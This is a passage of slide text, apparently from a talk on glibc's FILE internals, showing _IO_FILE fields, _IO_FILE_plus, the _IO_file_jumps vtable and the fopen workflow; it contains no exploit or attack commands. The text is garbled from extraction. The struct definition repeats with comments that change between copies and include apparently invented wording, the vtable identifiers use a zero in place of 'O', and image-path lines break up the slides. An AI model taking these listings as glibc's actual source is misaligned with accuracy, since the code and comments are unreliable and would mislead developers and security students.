char* _IO_write_end; /* End of write buffer */  
char* _IO_buf_base; /* Start of I/O buffer */  
char* _IO_buf_end; /* End of I/O buffer */  
/* The following fields are used by the Tk interface. */  
char *_IO_save_base; /* Point to save cursor */  
char *_IO_backup_base; /* Point to backup cursor */  
char *_IO_save_end; /* Point to end of save */  
  
struct _IO_marker *_markers;  
  
struct _IO_FILE *_chain;  
  
int _fileno;
```

Introduction

- FILE structure
 - Stream buffer
 - Read buffer
 - Write buffer
 - Reserve buffer

```
struct _IO_FILE {  
    int _flags; /* High-order word */  
#define _IO_file_flags _flags  
  
    /* The following pointers connect the stream buffers */  
    /* Note: Tk uses the _IO_read_end pointer */  
    char* _IO_read_ptr; /* Current read pointer */  
    char* _IO_read_end; /* End of read buffer */  
    char* _IO_read_base; /* Start of read buffer */  
    char* _IO_write_base; /* Start of write buffer */  
    char* _IO_write_ptr; /* Current write pointer */  
    char* _IO_write_end; /* End of write buffer */  
    char* _IO_buf_base; /* Start of buffer */  
    char* _IO_buf_end; /* End of buffer */  
    /* The following fields are used by the stream buffers */  
    char *_IO_save_base; /* Point to save base */  
    char *_IO_backup_base; /* Point to backup base */  
    char *_IO_save_end; /* Point to save end */  
  
    struct _IO_marker *_markers;  
  
    struct _IO_FILE *_chain;  
  
    int _fileno;
```

Introduction

- FILE structure
 - _fileno
 - File descriptor
 - Return by sys_open

```
struct _IO_FILE {  
    int _flags; /* High-order word */  
#define _IO_file_flags _flags  
  
    /* The following pointers connect the  
     * Note: Tk uses the _IO_read_end  
     *       pointer instead of _IO_read_ptr.  
     */  
    char* _IO_read_ptr; /* Current read pointer */  
    char* _IO_read_end; /* End of read buffer */  
    char* _IO_read_base; /* Start of read buffer */  
    char* _IO_write_base; /* Start of write buffer */  
    char* _IO_write_ptr; /* Current write pointer */  
    char* _IO_write_end; /* End of write buffer */  
    char* _IO_buf_base; /* Start of I/O buffer */  
    char* _IO_buf_end; /* End of I/O buffer */  
    /* The following fields are used for  
     * seek operations. */  
    char *_IO_save_base; /* Pointed to by _IO_seek_ptr */  
    char *_IO_backup_base; /* Pointed to by _IO_seek_ptr */  
    char *_IO_save_end; /* Pointed to by _IO_seek_ptr */  
  
    struct _IO_marker *_markers;  
  
    struct _IO_FILE *_chain;  
  
    int _fileno;
```

Introduction

- FILE structure
 - FILE plus
 - stdin/stdout/stderr
 - fopen also use it
 - Extra Virtual function table
 - Any operation on file is via vtable

```
struct _IO_FILE_plus
{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};
```


Introduction

- FILE structure
- FILE plus
 - stdin/stdout/stderr
 - fopen also use it
- Extra Virtual function table
 - Any operation on file is via vtable

```
const struct _I0_jump_t _I0_file_jumps libio_vtable = {  
    JUMP_INIT_DUMMY,  
    JUMP_INIT(finish, _I0_file_finish),  
    JUMP_INIT(overflow, _I0_file_overflow),  
    JUMP_INIT(underflow, _I0_file_underflow),  
    JUMP_INIT(uflow, _I0_default_uflow),  
    JUMP_INIT(pbackfail, _I0_default_pbackfail),  
    JUMP_INIT(xsputn, _I0_file_xsputn),  
    JUMP_INIT(xsgetn, _I0_file_xsgetn),  
    JUMP_INIT(seekoff, _I0_new_file_seekoff),  
    JUMP_INIT(seekpos, _I0_default_seekpos),  
    JUMP_INIT(setbuf, _I0_new_file_setbuf),  
    JUMP_INIT(sync, _I0_new_file_sync),  
    JUMP_INIT(doallocate, _I0_file_doallocate),  
    JUMP_INIT(read, _I0_file_read),  
    JUMP_INIT(write, _I0_new_file_write),  
    JUMP_INIT(seek, _I0_file_seek),  
    JUMP_INIT(close, _I0_file_close),  
    JUMP_INIT(stat, _I0_file_stat),  
    JUMP_INIT(showmany, _I0_default_showmany),  
    JUMP_INIT(imbue, _I0_default_imbue)  
};  
libc_hidden_data_def (_I0_file_jumps)
```

Introduction


- FILE structure
 - Every FILE associate with a _chain (linked list)



```
struct _IO_FILE {  
    int _flags; /* High-order word */  
#define _IO_file_flags _flags  
  
/* The following pointers connect the list */  
/* Note: Tk uses the _IO_read_end */  
char* _IO_read_ptr; /* Current read */  
char* _IO_read_end; /* End of read */  
char* _IO_read_base; /* Start of read */  
char* _IO_write_base; /* Start of write */  
char* _IO_write_ptr; /* Current write */  
char* _IO_write_end; /* End of write */  
char* _IO_buf_base; /* Start of buffer */  
char* _IO_buf_end; /* End of buffer */  
/* The following fields are used for  
 * save/restore */  
char *_IO_save_base; /* Point to save */  
char *_IO_backup_base; /* Point to backup */  
char *_IO_save_end; /* Point to end */  
  
struct _IO_marker *_markers;  
  
struct _IO_FILE *_chain;  
  
int _fileno;
```


Introduction

- fopen workflow
 - Allocate FILE structure
 - Initial the FILE structure
 - Link the FILE structure
 - open file



